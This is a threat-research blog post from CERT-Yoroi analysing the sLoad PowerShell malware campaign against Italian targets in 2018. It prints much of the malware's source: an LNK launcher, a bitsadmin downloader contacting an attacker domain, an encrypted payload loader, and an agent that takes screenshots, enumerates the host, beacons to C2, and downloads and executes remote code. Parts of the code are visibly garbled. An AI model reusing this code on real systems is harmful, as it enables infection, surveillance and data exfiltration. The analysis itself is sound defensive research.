


# The SLoad Powershell Threat is Expanding to Italy

---

 [blog.yoroi.company/research/the-sload-powershell-threat-is-expanding-to-italy/](https://blog.yoroi.company/research/the-sload-powershell-threat-is-expanding-to-italy/)

November 27, 2018



11/27/2018

## Introduction

---

In the past months CERT-Yoroi observed an emerging attack pattern targeting its constituency. These series of malicious email messages shared common techniques may be likely related to a single threat group starting its operation against the Italian cyber panorama. It is still not clear if these attack attempts may be originated by a well established cyber-crime group modifying its TTP or a completely new one, however CERT-Yoroi is tracking this threat with the internal codename “Sload-ITA” (TH-163) . Other similar operations have also been documented by [SANS ICS](#) researchers in the UK on the past May. The malicious campaigns share the same drop schema based on the abuse code-hiding techniques within compressed archives and similar drop-url patterns:

2018-10-08 - Malspam campaign with the “/AE-9455933DGW-nota-cliente” drop url pattern

2018-10-09 - Malspam campaign with the “/fattura-per-cliente-QN-OAYSAPV” drop url pattern

2018-10-15 - Malspam campaign with the “/MA-47462780Y3-documento-cliente” drop url pattern

Some of the malicious messages have been sent from “PEC” mailboxes

2018-11-19 - Malspam campaign with the “/documento-aggiornato-novembre-ER16909FP9”

Also tracked by [CERT-PA](#)

The samples recovered during the response operations have been collected and dissected by the Yoroi-Cybaze ZLAB to unveil details of the malicious implant used by these attackers. The following figure summarizes the steps of the sLoad malware infection.




Figure 1. SLoad infection schema

## Technical analysis

The malicious sample analyzed is a compressed zip archive containing two distinct files:

1.
  1. a link pretending to point to a system folder folder, named “*invio fattura elettronica.lnk*”
  1. a hidden JPEG image “*image \_20181119\_100714\_40.jpg*”, the file is stored with HA attributes.

Despite its innocent-looking shape, the LNK file extracted from the archive has been weaponized in a similar way to that one adopted by APT29’s during their latest operations, demonstrating this technique is part of several malicious cyber-arsenal. In fact, when the user double-click on the file a batch script spawns the powershell script below:

```
C:\Windows\System32\cmd.exe /C powershell.exe -nop -eP ByPass -win hi"d"den -c "&
{$9oc=get-childItem -path c:\users\* -recurse -force -include documento-aggiornato-
novembre-*.zip;$g3u=get-content -LiteralPat $9oc.fullname;$g3u[$g3u.length-1]|iex}"
```

The PS script searches for any file matching the pattern “*documento-aggiornato-novembre-\*.zip*”: if the file exist, the script extracts a portion of code in its end and subsequently invokes it through “IEX” primitive; we inspected the zip file and recovered this small code section. In the following figure, is possible to see the attended archive content into the pink and yellow selection, the alien code in blue.




Figure 2. Code attached to the Zip Archive

This portion of the file contains a runnable code invoked by the powershell script. This code is able to download other scripts from “*firetechnicaladvisor.com*” thanks to the abuse of the “bitsadmin.exe” functionality and then stores all these newly downloaded files inside the “%APPDATA%/<UUID>” folder. The following figure shows the folder’s content after the download of the components of the malicious implant:

Nome	Ultima modifica	Tipo	Dimensione
_in	20/11/2018 14:48	File	1 KB
_nw	20/11/2018 14:51	File	1 KB
42082A54-EE38-CA41-8C45-A16336FBCC...	20/11/2018 14:51	File	1 KB
42082A54-EE38-CA41-8C45-A16336FBCC...	20/11/2018 14:51	File	1 KB
asd	20/11/2018 14:51	File	1 KB
config.ini	20/11/2018 14:48	Impostazioni di co...	164 KB
CxelTfwc.ps1	20/11/2018 14:48	Script di Windows...	1 KB
CxelTfwc.vbs	20/11/2018 14:48	File di script VBScr...	1 KB
NxPgKLnYehMjXT.ps1	19/11/2018 12:32	Script di Windows...	85 KB
ScreenCapture0.jpg	20/11/2018 14:51	Immagine JPEG	333 KB
ScreenCapture1.jpg	20/11/2018 14:52	Immagine JPEG	339 KB
ScreenCapture2.jpg	20/11/2018 14:52	Immagine JPEG	432 KB
web.ini	19/11/2018 12:31	Impostazioni di co...	2 KB

Figure 3. Components of the malicious implant

The snippet above, instead, shows the code responsible of the download of these parts of malware.

```

$env_appData=$env:appdata;
$cmd='cmd';
$gen_random_value_name_ps= -join ((65..90) + (97..122) | Get-Random -count 14 | %
{[char]$_});
$get_uuid=(Get-WmiObject Win32_computerSystemProduct).Uuid;
$set_hidden='hidden';
$folder_to_store_file = $env_appData+'\'+$get_uuid;
$h=$folder_to_store_file+'\d';
    if(!(test-path $folder_to_store_file)){
        New-item -itemtype directory -Force -path $folder_to_store_file;
    };
$ps_to_download_and_execute='/c echo 1 > '+$h+' & bitsadmin /wrap /transfer
fredikasledi /download /priority FOREGROUND
"https://firetechnicaladvisor.com/globa/monu"
'+$folder_to_store_file+'\'+$gen_random_value_name_ps+'.ps1 & del '+$h+' & exit';
start-process -windowstyle $set_hidden $cmd $ps_to_download_and_execute;
$e=1;
Start-Sleep -s 6;
$p2='powe';
while($e -eq 1){
    if(test-path $h){
        Start-Sleep -s 3
    }else{
        $e=2
    }
};
Start-Sleep -s 7;
$p1='ell';
$ps_to_download_and_execute='/c '+$p2+'rsh'+$p1+' -nop -ep bypass -File
'+$folder_to_store_file+'\'+$gen_random_value_name_ps+'.ps1 & exit';
start-process -windowstyle $set_hidden $cmd $ps_to_download_and_execute;

```

The “*NxPgKLnYEhMjXT.ps1*” script installs the implant into the victim’s machine, registering a scheduled task on the system able to ensure the persistence of the infection. Then, it self-deletes.

```

$ps = param ([int]$k + [int]$id) | Get-Random -Count 0 1 * [char]0..33
$random_name_of_powershell = Get-Process -Name APPDATA
$log = $env:APPDATA + "\" + $folder_name
$key = $k -split ","
$Secure = Get-Content $log\config.ini
$Encrypted = ConvertTo-SecureString $Secure -key $key
$encrypted_string =
[System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
$expression_to_execute =
[System.Runtime.InteropServices.Marshal]::PtrToStringAuto($encrypted_string);
Invoke-Expression $expression_to_execute;
}

```

Figure 4. Malicious implant installer script

After a quick look at the “*CxeLtfwc.ps1*” script, we also noticed the malware uses the cmdlet “*Invoke-Expression*” to load and run another piece of code from “*config.ini*” file.

```

param ([string]$k = "");
$random_name_of_powershell=Get-Process -name powershell*;
if ($random_name_of_powershell.length -lt 2){
    $folder_name = (Get-WmiObject Win32_ComputerSystemProduct).UUID ;
    $log = $env:APPDATA+"\\"+$folder_name;
    $key=$k -split "," ;
    $Secure= Get-Content $log\config.ini";
    $Encrypted= ConvertTo-SecureString $Secure -key $key;
    $encrypted_string =
[System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
    $expression_to_execute =
[System.Runtime.InteropServices.Marshal]::PtrToStringAuto($encrypted_string);
    Invoke-Expression $expression_to_execute;
}

```

The following figures show how this particular piece of code is invoked by other components of the malicious implant: it's possible to notice the script is launched with the input parameter (“1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16”), used as cryptographic key to decrypt the content of the “*config.ini*”: the real payload of malware.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -win hidden -ep bypass -
File C:\Users\admin\AppData\Roaming\42082A54-EE38-CA41-8C45-A16336FBCCD9\CxeLtfwc.ps1
-k 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16
```

```
-----
C:\Users\admin\AppData\Roaming\42082A54-EE38-CA41-8C45-A16336FBCCD9\
<NOME_CASUALE>.vbs" 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16
-----
```

```
Dim objWmi, colItems, objItem, strUUID, blnValidUUID, oShell
Set objWmi = GetObject("winmgmts:\\\" & "." & "\root\cimv2")
Set colItems = objWmi.ExecQuery("Select * from Win32_ComputerSystemProduct")
Set oShell = WScript.CreateObject ("WScript.Shell")
oShell.run "power"+"shel"+"l.exe -win hi"+"dden -ep by"+"pass -Fi"+"le
C:\Users\admin\AppData\Roaming\42082A54-EE38-CA41-8C45-A16336FBCCD9\WpaejPkv.ps1 -k
"& WScript.Arguments(0),0,True
Set oShell = Nothing
```

Both “*config.ini*” and “*web.ini*” files are decrypted and invoked at run time through the following set of system primitives:

1.
  1. “ConvertTo-SecureString”,
1.
  1. [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR(\$Encrypted);
  1. [System.Runtime.InteropServices.Marshal]::PtrToStringAuto(\$sIstr);

The following figure shows a portion of encrypted code of the “*config.ini*” file, followed by its decrypted code.

```
76492d1116743f0423413b16050a5345MgB8ADUASgBKADYAbABSAGwAZgAvAE8AMgBSAHMANwBcAHMAZgBrAHUAMwBzAGcAPQA9AHwANg
AwADUAMgAzAGQAMgA5ADQAZQBkADQAMgA0AGEANQA4AGQAMwA2ADUAZABkADkAMQA0AGYA0QA4ADMANAA0AGEAMQAwADQAZABHADgZAAy
ADMAMQB1ADQAMQA0ADkAYQA0AGYANwA1AGYANABmAGIAYgA4AGUAMABkAGEANQA1AGUAMwA3ADgAOQAxAADYAYwA2ADIANQAyADIAMQAAG
QANQAwADYAYgA1AGYAMQBhAGUAMwAwADYAYQBjADAANgA5AGQA0QA4ADIAMgBhADgAZgAyADQAMABkADEAMQA5ADcAOQBkADQANAA0ADEA
YwA0ADYAZAA3ADcANQAyADQAZgB1AGIANQBhADMA0QA3ADMANQA3ADMAMgA1ADkAOQB1ADUAMgB1ADIAyWwA4ADEANQBkADUAMgBmAGYANw
AxAGYAYwB1AGUAYQA4AGQA0ABhAGEAYwAwADIANwA2ADQAZQA2ADgANgB1ADkANwB1ADAANgA4AGYANgB1ADAANQBkAGEAMwBkAGQANQAy
AGMAMQA1ADQAZQBkAGYAMgA3ADIAyGzADkAZgBkADEAYwBhAGEAYgB1ADEANgA3AGYAZAAwAGMAMAA1ADQAMQAADIANAAzADMAMgB1AG
YAYgAzAGIANAA1ADMAyGzADUAYgBmADgAmGA4ADYA0QA4AGEAMgA2ADkAYQBjADIANQA0AGUAYwA1AGQAMwA4AGEANwB1ADYA0AA1ADgA
YgAzAGIANAB1ADMAZgAzAGEANABjAGQANgA1ADkAOQA2AGIAZQBmAGQAYwA3ADcAYQAzADUAYwB1ADgAMAA3ADAMgAyAGIANQBmADkAOQ
BkAGMA0AAxADIAMgBkADIAZAA4AGEANAB1AGUA0AB1ADUAZgA0AGQAMQA0ADUANQAADAANQA3ADMA0AA2ADgAOQBmAGEAMAB1AGUAZQAx
AGIANwAwAGQAMAA5ADcANABhADEAYQA2ADkAMgBmADQAYwBmADYAMgB1ADQAMgA5ADQANQBjAGMA0QA5AGIAZgA0ADYA0QAADMA0AA0AD
cAMAAxADMAMQA4ADQAOQAyADMAyQAADUAYwBmADcAOQBkAGMA0ABjAGQAYwBkAGYAYQAyAGIA0QA4AGEANwA5ADcAZgBhADUAZABmAGEA
OAA1ADAA0QA3ADYA0QBjAGMAMgAwADYAZAB1ADEAMQA5AGMAZAAwADEAOQAADQANwB1ADIANQA3ADYA0ABkADUAMwB1ADMANwA3ADYAZQ
BjADgAZgBhADgAYQAADcANgA1ADgAZAAzADgANAAyADgAYwAwADQAZgB1ADcANwA4AGIAZQAADUANABmADEANQB1AGEAMgA4ADAAMwAy
ADkANgA2ADEAMQBjADQAZQA1ADcAOQA5AGQA0ABjADQAMQA0AGQAZAAzADgAOAAzADQANgA1ADAA0QBmADMAMgA0ADgANAAyADkAYQAzAD
gAZAA1ADkAYwBkADkAZABmADQANQBjAGQAYQA4ADEAMAA4AGYAZQAzADIAZgBkADgAZAB1ADIAZABmADUA0ABkADYAZQAzADEAOAB1ADQA
YQAzADQAMAAyAGMAMwAwADIANABhADcAOQA3AGQAYQAyADUANQAAGIA0AA3ADUAMwA2AGQAYwA5ADUAZQA1AGIAMgAwADcAMwBkAGIANw
BkADgAZgAwADAANgBmADIAyGzAGUAZgAyADAAMgA0ADEAZgAxADEAZAA1ADUAZgBmADgAZgB1ADcAYQA3ADQAZQAAGMA0QA0AGMANgA0
ADkAYQAzAGIA0AA5AGYAYgBhADAA0ABhADAAZAAyADYA0QAyADkANQBkADYANgAzAGUAMAA2ADUAZgAzADEAOQAyADkAOQAxAAGYA0AAzAD
QAOQA1ADcAMAAzADMAMQBmAGQAZgAwAGQA0QBkADUAMQA5AGMAyGzAGYADAAmAwA3ADEAMgBjAGIANQB1ADkANwAyAGEANwB1AGIAMwBkAGMA
YwA3AGQAYQB1ADkAYwAxADEAZAA2AGEANgA3ADQAYwBmAGQANAAxAdgAZAA2ADMAZgBmADYAMQB1ADEAMQAyADUAZABhAGEAYQBmADkAYw
BjAGUANAA1AGIANQA1AGMAyWwA3AGIAZgA4AGQAZQA4AGUAZQA2AGYAZQA5ADkAMwAzAGYAMgAzADIAyWwAwADkAOQA1ADcAOAAxADEANQA0
AGEANAA2ADcAMwA4AGIAYQBhADgAYgB1ADkAMAAxAGYAMQB1AGYAYQB1ADUANgAwAGQA0QA3AGEAOABjADMAMQA4AGIAZgA1ADQAMwB1AD
EAMQA5ADYAMwAyADYAZQBjADAAZgA0AGYANQAwAGUAZgBmAGYAYgAyADAAMwA3ADEAMgBjAGIANQB1ADkANwAyAGEANwB1AGIAMwBkAGMA
MwA4ADEAZgA2AGQA0QBjADcANwBjADIAMwAxAGIAYwAxAGQAZABmAGIANwAwADYAMwAyAGMAZQBmADMAMAB1ADMANAA0AGQANQA2ADYA0Q
AzAGYAZQAxADEAZAA4AGEAOAA1ADAAMwA0ADkAOQAyAGIANQA4ADIAMwA2AGMAMQA3ADAAMQB1AGYAMgB1ADcAOAA5ADMAZQB1ADMA0QAz
ADMAZgB1ADkAMAAxADA0AA5ADMA0AA5ADEANgBmADUAZgAwADkAZQA2AGYANAAyADEANgA0ADYANgA4ADEANQBjAGUANwA4AGEAYwA3AD
IAMAAxADYAMwAyADYAZQA2AGQANAAxADUOQAzAGIANQA4ADIAMwA2AGMAMQA3ADAAMQB1AGYAMgB1ADcAOAA5ADMAZQB1ADMA0QAz
NQAxAGYANQBkADUAMgA2AGQANQA5ADAAMQB1AGUAZAAwAGMANAA4ADkAYwA4ADcAOAA0ADgAOQAxAADkAYQAADYANwA0ADYANAAwADIAZQ
AyADAAYgA1AGMAZgBjADUAMQAxAAGEAMAA4AGYA0QA4ADAAMAAxADkAYwB1AGMANwAyADcANAA2ADcAYgA1AGQAYQA0ADQAYQA0ADUAZQB1
AGYANABkADcAYgA4ADcAZAAyAGUANABkAGYA0AAxADcAYgAwADUAMgBmADYAMABhADgA0ABhADgAYwA2ADkAYwBjAGMANwAyADUANwBmAD
YAMAB1ADUA0AA5ADEAZOB1ADEAMwA4ADEAMwA4ADOAOAB1AGMANAAzADUAMgB1ADcANAA4ADYA0AAzADkAYwA5ADkAMgAwADcAYOA2ADcA
```

*Figure 5. Encrypted payload within "config.ini"*

Here the source code of the malicious agent:

```

$runDMC = "cmd";
[email_protected](1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16)

$morty=$env:APPDATA;

function Get-ScreenCapture{
Param(
[Parameter()]
[Alias("Path")]
[string]$Directory = ".",
[Parameter()]
[ValidateRange(70,100)]
[int]$Quality,
[Parameter()]
[Switch]$AllScreens
)
    Set-StrictMode -Version 2
    Add-Type -AssemblyName System.Windows.Forms

    if ($AllScreens){
        $Capture = [System.Windows.Forms.Screen]::AllScreens
    }else{
        $Capture = [System.Windows.Forms.Screen]::PrimaryScreen
    }
    foreach ($C in $Capture){
        $screenCapturePathBase = $path+"\ScreenCapture"
        $cc = 0
        while (Test-Path "${screenCapturePathBase}${cc}.jpg") {
            $cc++
        }
        $FileName="${screenCapturePathBase}${cc}.jpg"
        $Bitmap = New-Object System.Drawing.Bitmap($C.Bounds.Width, $C.Bounds.Height)
        $G = [System.Drawing.Graphics]::FromImage($Bitmap)
        $G.CopyFromScreen($C.Bounds.Location, (New-Object System.Drawing.Point(0,0)),
$C.Bounds.Size)
        $g.Dispose()
        $Quality=70;
        $EncoderParam = [System.Drawing.Imaging.Encoder]::Quality
        $EncoderParamSet = New-Object System.Drawing.Imaging.EncoderParameters(1)
        $EncoderParamSet.Param[0] = New-Object
System.Drawing.Imaging.EncoderParameter($EncoderParam, $Quality)
        $JPGCodec = [System.Drawing.Imaging.ImageCodecInfo]::GetImageEncoders() |
Where{$_ .MimeType -eq 'image/jpeg'}
        $Bitmap.Save($FileName , $JPGCodec, $EncoderParamSet)
    }
}

$productID = (Get-WmiObject Win32_ComputerSystemProduct).UUID ;
$path = $morty+"\ "+$productID;
$btlog=$path+'\btc.log'

$pp=$path+'\ '+$productID;
try{ If(test-path $pp"_0"){ Remove-Item $pp"*";}}catch{}

```



```

try{ If(test-path $pp){Remove-Item $pp;}}catch{}

$ldf='/C bitsadmin /reset';
start-process -wiNdoWStylE HiDden $runDMC $ldf;

$Secure= Get-Content $path"\web.ini";
$Encrypted= ConvertTo-SecureString $Secure -key $key;
$slStr = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
$rStr = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($slStr);
$d=$rStr -split ", "

For ($i=0; $i -le $d.Length-1; $i++){
    if ($d[$i] -match "http"){
        $rp= -join ((65..90) + (97..122) | Get-Random -Count 8 | % {[char]$_})
        $ldf='/C bitsadmin /transfer '+$rp+' /download /priority normal
'+$d[$i]+'/captcha.php?ch=1" '+$path+'\'+$productID+'_'+$i;
        start-process -wiNdoWStylE HiDden $runDMC $ldf;
    }
}

$e=1;$dd=0;
while($e -eq 1){
    $ad=2;
    For ($i=0; $i -le $d.Length-1; $i++){
        $pp=$path+'\'+$productID+'_'+$i;
        if([System.IO.File]::Exists($pp)){
            $line=Get-Content $pp
            if ($line -eq "sok"){ $did=$i;}
            $ad=1;
        }
    }
    $dd++;
    if ($dd -gt 60) {
        $outU="";
        For ($i=0; $i -le $d.Length-1; $i++){
            if ($d[$i] -match "http"){
                $l=$d[$i].split(".")[0] -replace "[^0-9]" , '';
                $p=$d[$i].split(".")[1] -replace "[^A-Z/]" , '';
                $n=[int]$l+1;
                $r1=$l+'.'+$p;
                if ($n -gt 50){ $n=1;}
                $r2=[string]$n+'.'+$p;
                $outU+=$d[$i]+", " -replace $r1, $r2
            }
        }
        $Secure = ConvertTo-SecureString $outU -AsPlainText -Force
        $Encrypted = ConvertFrom-SecureString -SecureString $Secure -key $key
        $Encrypted | out-file $path"\web.ini";
        stop-process -name powershell*
    }
    if ($ad -eq 1){ $e=2;}
}

```

```

    Start-Sleep -s 3
}

$rp= -join ((65..90) + (97..122) | Get-Random -Count 12 | % {[char]$_})
$ldf='/C bitsadmin /transfer '+$rp+' /download /priority FOREGROUND
''+$d[$did]+'new/u.jpg" ''+$path+'\web.ini" & exit ';
$ldf | out-file $path'\asd'
start-process -wiNdoWStylE HiDden $runDMC $ldf;

$outD="";
$dd=Get-WmiObject -Class Win32_LogicalDisk | Where-Object {$_.Description -match
'Network'} | Select-Object ProviderName,DeviceID;
try{ if ($dd ){for ($i=0; $i -le $dd.length; $i++)
{$outD=$outD+''+$dd[$i].DeviceID+''+$dd[$i].ProviderName+''}}} }catch {}
try{ if ($dd -and $outD -eq "" )
{$outD=''+$dd[$i].DeviceID+''+$dd.ProviderName+''}}} }catch {}

try{
$nw=$path+'\_nw';
$nr=$path+'\_nr';
$rfr='/C net view > '+$nw+' & copy '+$nw+' '+$nr+' & exit';
start-process -wiNdoWStylE HiDden cmd $rfr;
$e=1;while($e -eq 1){If(test-path $nr){$e=3;}Start-Sleep -s 3;}
$l=get-content $nr;
$gk=$l -match '\\';
if ($gk -and $gk.length -gt 1){ $outD=$outD+'{in network:'+ $gk.length+'}'; }
remove-item $nr }catch{}

$cp=Get-WmiObject win32_processor | select Name;
try{ if ($cp.length -gt 0){ $cpu=$cp[0].Name }else{$cpu=$cp.Name} }catch {}

try{$v1=(gwmi win32_operatingsystem).caption }catch {}

try{ Remove-Item $path"\*.jpg";}catch{}

try{
    if([System.IO.File]::Exists($path+"\f.ini")){
        $ci=Get-Content $path"\f.ini";
    }else{
        $ci=0;
        for ($i=0;$i -le 3;$i++){
            Get-ScreenCapture;
            Start-Sleep -s 40;
        }
        $cit=Get-ChildItem -Path c:\users -Filter *.ICA -Recurse -ErrorAction
SilentlyContinue -Force
        if ($cit){ $ci=1; }
        $ci | Out-File $path"\f.ini"
    }
} }catch{}

```

```

if (test-path $path"..\Microsoft\Outlook\"){$ot=1;}else{$ot=0;}

try {$lnk=( [System.Uri]$d[$did]).Host}catch{}
$s=0;
while($true){
    $out="";
    $tt=Get-Process | Select-Object name
    for ($i=0; $i -le $tt.length-1; $i++){
        $out=$out+"*"+$tt[$i].Name;
    }

    $rp= -join ((65..90) + (97..122) | Get-Random -Count 12 | % {[char]$_})
    $ldf='/C bitsadmin /transfer '+$rp+' /download /priority FOREGROUND
'+$d[$did]+'captcha.php?
lnk='+$lnk+'&s='+$s+'&g=pu&c='+$ci+'&id='+$productID+'&v='+$v1+'&c='+$rp+'&a='+$out+'&
'+$path+'\'+$productID+' > '+$btlog+' & exit ';
    start-process -windowStyle Hidden $runDMC $ldf;
    Start-Sleep -s 120;
    $pp=$path+'\'+$productID;
    if([System.IO.File]::Exists($pp)){
        $line=Get-Content $pp;
        if ($line -match "run="){
            $u=$line -replace 'run=', '';
            $ldf="/C powershell.exe -command iex ((New-Object ('Net.WebClient')).
('DownLoAdStrInG').invoke(''+$u+''))";
            start-process -windowStyle Hidden $runDMC $ldf;
        }elseif ($line.length -gt 3){
            try{ Remove-Item $path"\*.jpg";}catch{}
            $dPath = [Environment]::GetFolderPath("MyDocuments")
            $rp= -join ((65..90) + (97..122) | Get-Random -Count 16 | % {[char]$_})
            $ldf='/C bitsadmin /transfer '+$rp+' /download /priority FOREGROUND
'+$line+' '+$path+'\'+$productID+'_'+$rp+'.txt & Copy /Z
'+$path+'\'+$productID+'_'+$rp+'.txt '+$path+'\'+$productID+'_'+$rp+'_1.txt &
certutil -decode '+$path+'\'+$productID+'_'+$rp+'_1.txt
'+$dPath+'\'+$productID+'_'+$rp+'.exe & powershell -command "start-process
'+$dPath+'\'+$productID+'_'+$rp+'.exe" & bitsadmin /transfer '+$rp+'s /download
/priority normal '+$d[$did]+'gate.php?
n='+$env:ComputerName+'&ts=1&id='+$productID+'&c='+$rp+'
'+$path+'\'+$productID+'_'+$rp+'.txt & exit';
            start-process -windowStyle Hidden $runDMC $ldf;
            for ($i=0;$i -le 5;$i++){
                Get-ScreenCapture;
                Start-Sleep -s 40;
            }
            $ldf='/C del '+$path+'\'+$productID+'_'+$rp+'.txt & del
